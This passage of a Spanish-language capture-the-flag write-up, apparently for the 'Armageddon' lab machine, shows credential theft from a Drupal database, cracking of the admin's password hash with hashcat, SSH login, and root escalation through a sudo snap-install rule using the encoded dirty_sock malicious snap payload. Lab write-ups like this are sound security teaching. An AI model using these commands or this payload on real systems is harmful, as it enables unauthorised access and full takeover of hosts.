registry_file
role
role_permission
search_dataset
search_index
search_node_links
search_total
semaphore
sequences
sessions
shortcut_set
shortcut_set_users
system
taxonomy_index
taxonomy_term_data
taxonomy_term_hierarchy
taxonomy_vocabulary
url_alias
users
users_roles
variable
watchdog
```

Describo la tabla users:

```
mysql -u drupaluser -pCQHEy@9M*m23gBVj -e 'describe drupal.users;'
Field   Type    Null Key  Default   Extra
uid   int(10) unsigned  NO  PRI  0
name    varchar(60) NO  UNI
pass varchar(128)   NO
mail varchar(254)   YES    MUL
```

```
theme  varchar(255)   NO
signature varchar(255)   NO
signature_format varchar(255)   YES       NULL
created    int(11) NO  MUL   0
access  int(11) NO  MUL   0
login    int(11) NO      0
status   tinyint(4) NO      0
timezone varchar(32) YES       NULL
language  varchar(12) NO
picture int(11) NO  MUL   0
init   varchar(254)   YES
data longblob  YES       NULL
```

Listo la tabla users:

```
mysql -u drupaluser -pCQHEy@9M*m23gBVj -e 'select name,pass from drupal.users;'
name   pass

brucetherealadmin  $S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt
```

Tenemos la contraseña hasheada en drupal7:

```
❯ hashcat --help | grep Drupal
  7900 | Drupal7                                          | Forums, CMS, E-Commerce
```

Por ello, paso la contraseña a un archivo llamado hash y con hashcat le aplico fuerza bruta:

```
❯ echo "$S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt" > hash
```

```
sudo hashcat -m 7900 -a 0 -o cracked.txt hash /usr/share/wordlists/rockyou.txt
```

Prácticamente al instante, me saca la contraseña:

```
❯ sudo cat cracked.txt
$S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt:booboo
```


Al autenticarme como **brucetherealadmin** me da error ya que estoy con `metaesploit`, por ello mejor me conecto por ssh:

```
su **brucetherealadmin**
Password: booboo
su: System error
```

```
❯ ssh brucetherealadmin@10.10.10.233
The authenticity of host '10.10.10.233 (10.10.10.233)' can't be established.
```

```
ED25519 key fingerprint is SHA256:rMsnEyZLB6x3S3t/2SFrEG1MnMxicQ0sVs9pFhjchIQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.233' (ED25519) to the list of known hosts.
brucetherealadmin@10.10.10.233's password:
Last login: Fri Mar 19 08:01:19 2021 from 10.10.14.5
[brucetherealadmin@armageddon ~]$
```

Una vez dentro como el usuario **brucetherealadmin** vemos que estamos en el grupo sudoers y que podemos ejecutar como root y sin autenticarnos el siguiente.



```
[brucetherealadmin@armageddon ~]$ sudo -l
Matching Defaults entries for brucetherealadmin on armageddon:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_kee
    LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHAR
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User brucetherealadmin may run the following commands on armageddon:
    (root) NOPASSWD: /usr/bin/snap install *
```


Para la escalada busqué en GTFObins pero no lo comprendía bien. Por ello me base en este git , solo en la parte en la que crea el paquete malicioso:

> https://github.com/initstring/dirty_sock/blob/master/dirty_sockv2.py

Copio el paquete, lo decodifico y lo envio a un archivo llamado *package*


```
python -c
'print("aHNxcwcAAAAQIVZcAAACAAAAAAAAAEABEA0AIBAAQAAADgAAAAAAAAAI4DAAAAAAAAAhgMA
AAAAAAD//////////xICAAAAAAAAAsAIAAAAAAAA+AwAAAAAAAHgDAAAAAAAAIyEvYmluL2Jhc2gKCnVz
ZXJhZGQgZGlydHlfc29jayAtbSAtcCAnJDYkc1daY1cxdDI1cGZVZEJ1WCRqV2pFWlFGMnpGU2Z5R3k5TGJ2Rz
N2Rnp6SFJqWGZCWUswU09HZk1EMXNMeWFTOTdBd25KVXM3Z0RDWS5mZzE5TnMzSndSZERoT2NFbUR
wQlZsRjltLicgLXMgL2Jpbi9iYXNoCnVzZXJtb2QgLWFHIHN1ZG8gZGlydHlfc29jawplY2hvICJkaXJ0eV9zb2NrIC
AgIEFMTD0oQUxMOkFMTCkgQUxMIiA+PiAvZXRjL3N1ZG9lcnMKbmFtZTogZGlydHktc29jawp2ZXJzaW9uOiA
nMC4xJwpzdW1tYXJ5OiBFbXB0eSBzbmFwLCB1c2VkIGZvciBleHBsb2l0CmRlc2NyaXB0aW9uOiAnU2VlIGh0d
HBzOi8vZ2l0aHViLmNvbS9pbml0c3RyaW5nL2RpcnR5X3NvY2sKCiAgJwphcmNoaXRlY3R1cmVzOgotIGFtZDY0
CmNvbmZpbmVtZW50OiBkZXZtb2RlCmdyYWRlOiBkZXZlbAqcAP03elhaAAABaSLeNgPAZIACIQECAAAAAD
opyIngAP8AXF0ABIAerFoU8J/e5+qumvhFkbY5Pr4ba1mk4+lgZFHaUvoa1O5k6KmvF3FqfKH62aluxOVeNQ7Z00ld
daUjrkpxz0ET/XVLOZmGVXmojv/IHq2fZcc/VQCcVtsco6gAw76gWAABeIACAAAAaCPLPz4wDYsCAAAAAAF
ZWowA/Td6WFoAAAFpIt42A8BTnQEhAQIAAAAAvhLn0OAAnABLXQAAan87Em73BrVRGmIBM8q2XR9JLRj
NEyz6lNkCjEjKrZZFBdDja9cJJGw1F0vtkyjZecTuAfMJX82806GjaLtEv4x1DNYWJ5N5RQAAAEDvGfMAAWedA
QAAAPtvjkc+MA2LAgAAAAABWVo4gIAAAAAAAAAAPAAAAAAAAAAAAAAAAAAAAFwAAAAAAAAAAw
AAAAAAAAACgAAAAAAAAAOAAAAAAAAAAPgMAAAAAAAAAEgAAAAACAAw" + "A" * 4246 + "==")' |
base64 -d > package
```

Ahora, en el mismo directorio donde esta el paquete, usamos `snap` para instalarlo indicándole las etiquetas `--dangerous` y `--devmode`:




```
[brucetherealadmin@armageddon ~]$ sudo /usr/bin/snap install ./package --dangerous --devmode
dirty-sock 0.1 installed
```

Cuando este instalado, lo que habrá hecho es crear un usuario llamado **dirty_sock** con contraseña **dirty_sock** que esta en sudores y puede ejecutar TODO como cualquier usuario sin contraseña:




```
dirty-sock 0.1 installed
[brucetherealadmin@armageddon ~]$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
brucetherealadmin:x:1000:1000::/home/brucetherealadmin:/bin/bash
dirty_sock:x:1001:1001::/home/dirty_sock:/bin/bash
```



```
[brucetherealadmin@armageddon ~]$ su dirty_sock
Password:
[dirty_sock@armageddon brucetherealadmin]$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for dirty_sock:
Matching Defaults entries for dirty_sock on armageddon:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset,
    HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADD
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONE
    LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHOR
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User dirty_sock may run the following commands on armageddon:
    (ALL : ALL) ALL
[dirty_sock@armageddon brucetherealadmin]$
```

Por ello, simplemente me cambio a **root** y ni siquiera es necesario proporcionar contraseña:



```
su: Authentication failure
[dirty_sock@armageddon brucetherealadmin]$ sudo su
[root@armageddon brucetherealadmin]# cat /root/root.txt
4e161bc0b60b1cd27a5626915c60595d
```

Y somos root!.